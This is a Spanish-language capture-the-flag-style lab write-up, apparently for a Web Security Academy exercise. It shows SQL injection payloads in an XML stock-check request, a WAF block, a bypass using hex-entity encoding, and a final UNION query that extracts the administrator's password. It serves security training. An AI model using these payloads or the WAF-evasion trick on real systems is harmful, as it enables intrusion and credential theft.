15 Lab SQL injection with filter bypass via XML encoding

Primero debemos probar si es vulnerable a SQLi, pero vemos que al intentar colar una conulta el WAF lo detecta:

Probamos con "UNION SELECT NULL

Request


```
N 🚍 🧭
 Pretty
                  Hex
                         Hackvertor
 1 POST /product/stock HTTP/2
 2 Host: OadloOba033c5b4c807c080b000b00le.web-security-academy.net
 3 Cookie: session=wBv9NRQQtkafnMqJ9IYIdTnbS0CImOtM
 4 User-Agent: Mozilla/5.0 (X11; Linux x86 64; rv:128.0) Gecko/20100101 Firefox/128.0
 5 Accept: */*
 6 Accept-Language: en-US,en;q=0.5
 7 Accept-Encoding: gzip, deflate, br
 8 Referer: https://oad100ba033c5b4c807c080b000b00le.web-security-academy.net/product?productId=5
 9 Content-Type: application/xml
10 Content-Length: 125
11 Origin: https://Oadl00ba033c5b4c807c080b000b00le.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
18 <?xml version="1.0" encoding="UTF-8"?>
        <stockCheck>
             oductId>
                  5
             </productId>
             <storeId>
                  1 UNION SELECT NULL
             </storeId>
        </stockCheck>
```

Response

```
Pretty Raw Hex Render Hackvertor

1 HTTP/2 403 Forbidden
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 17
5
6 "Attack detected"
```

Así que debemos usar una extensión para poder llegar a encodearlo y que el WAF no lo detecte:



Tras encodearlo veos como la respuesta no es capturada por el WAF:

```
5

</productId>

<storeId>


<@hex_entities>

1 UNION SELECT NULL

</@hex_entities>

</storeId>

</stockCheck>
```



Por lo tanto creamos la sentencia SQL para sacar la constraseña del usuario administrtor:

"UNION SELECT password FROM users WHERE username = 'administrator'

